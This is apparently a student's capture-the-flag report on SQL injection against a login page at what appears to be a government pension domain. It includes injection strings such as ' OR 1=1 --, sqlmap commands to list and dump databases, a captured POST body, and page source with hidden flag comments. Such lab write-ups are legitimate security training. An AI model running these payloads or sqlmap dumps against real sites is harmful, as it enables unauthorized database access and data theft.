FINAL CTF CHALLENGE CTF205 - WEB APPLICATION SECURITY CTF SUMMARY REPORT

Student Name: Leslie Nii Adjetey
Student ID: 2025/CFP/6957
Course Name: CTF205 - Web Application Security CTF
Date of Submission: 05/06/2025
Instructor: MR. AMINU IDRIS

Executive Summary

This report documents the reconnaissance, vulnerability assessment, and exploitation attempts on the CTF205 challenge hosted at https://pension.nasarawastate.gov.ng/login.php. One flag, CT205_1337_H4x0r, was successfully identified as a static hidden comment flag. Efforts to extract the "Deep" flag from the database were hindered by server instability and WAF/IPS blocking, suggesting a potential denial-of-service-like behaviour during the challenge window. The analysis leverages manual testing, Burp Suite logs, and sqlmap attempts, concluding with planned exploitation strategies for future reference.

Lab Objectives

Identify and extract hidden flags within a simulated web application.

Analyze potential SQL injection vulnerabilities using manual and automated techniques.

Demonstrate the use of Burp Suite and sqlmap to assess and exploit web security flaws.

Develop strategies to handle server downtime in a CTF environment, aligning with real-world cybersecurity challenges.

Tools and Resources Used

- **Burpsuite Pro**
- **Sqlmap**
- **Curl**
- **nslookup**
- **base64decoode.org**

Methodology

- Performed initial reconnaissance by inspecting the login page HTML using Burp Suite.

- Tested SQL injection manually by entering SELECT * FROM users WHERE username='' in the username field, observing a mysqli_num_rows() error.

- Attempted SELECT * FROM users WHERE username='' OR 1=1 with a random password, noting no output.

- Intercepted a login attempt with Burp Suite, capturing the request and identifying the CT205_1337_H4x0r flag and encoded sqlmap hint (sqlmap -r pension.txt --dbs --dump --batch).

- Decoded the hint using base64decode.org to confirm sqlmap usage.


- Ran nslookup pension.nasarawastate.gov.ng, which failed.

- Prepared ctf2.txt with a POST request: username=' OR 1=1 --&password=admin&login=.

- Executed sqlmap with sqlmap -r ctf2.txt --dbs --batch --answers="followN=y" --force-ssl --keep-alive, encountering SSL connection failures.

- Monitored server status with curl -I https://pension.nasarawastate.gov.ng/login.php, noting timeouts from 6:08 PM GMT onward.


Screenshots and Evidence




Decoding the encoded comment. It translates to “sqlmap -r pension.txt –dbs –dump –batch”

```
            </h6>
            <form method="POST" action="">
              <div class="form-group">
                <input type="text" class="form-control" name="username" value="admin" placeholder="Username" id="inputEmail:
                >

              </div>
              <div class="form-group">
                <input type="password" name="password" class="form-control" id="inputPassword3" placeholder="Password">
                <label>

                </div>
                <div class="mt-3">

                  <button type="submit" name="login" class="btn btn-block btn-primary btn-lg font-weight-medium auth-form-b
                  ">
                    SIGN IN
                  </button>
                </div>
                <div class="my-2 d-flex justify-content-between align-items-center">
                  <div class="form-check">
                    <label class="form-check-label text-muted">
                      <input type="checkbox" class="form-check-input">
                      Keep me signed in


                      <!-- CT205_1337_H4x0r -->



                    </label>
                  </div>
                </div>
                <div class="mb-2">
                  <!-- Deep is hidden in the DB, break it to get them -->

                </div>

              </form>
            </div>
          </div>
        </div>
      </div>
      <!-- content-wrapper ends -->
    </div>
    <!-- page-body-wrapper ends -->
  </div>
  <!-- container-scroller -->
  <!-- plugins:js -->
  <script src="../../vendors/js/vendor.bundle.base.js">
  </script>
```

Evidence of the first flag



The intercepted POST request to the web app after trying to log in



The encoded comment

Challenges and Solutions

Common Challenges:

- Server unavailability, confirmed by nslookup failure and curl timeouts.
- WAF/IPS blocked advanced SQL payloads (e.g., UNION, BENCHMARK) with 406 errors.

Conclusion

This lab reinforced the importance of identifying and exploiting SQL injection vulnerabilities in web applications, as well as the challenges posed by server downtime and security controls. The successful extraction of CT205_1337_H4x0r demonstrated effective static analysis, while the inability to retrieve "Deep" highlighted the need for robust contingency planning in CTF scenarios. The experience applies directly to real-world incident response, where server availability and WAF evasion are critical

Recommendations

- Implement rate-limiting and two-factor authentication (2FA) to mitigate brute-force and injection attacks on the target application.
- Future CTF designs should include offline challenges or credits for documented analysis during downtime.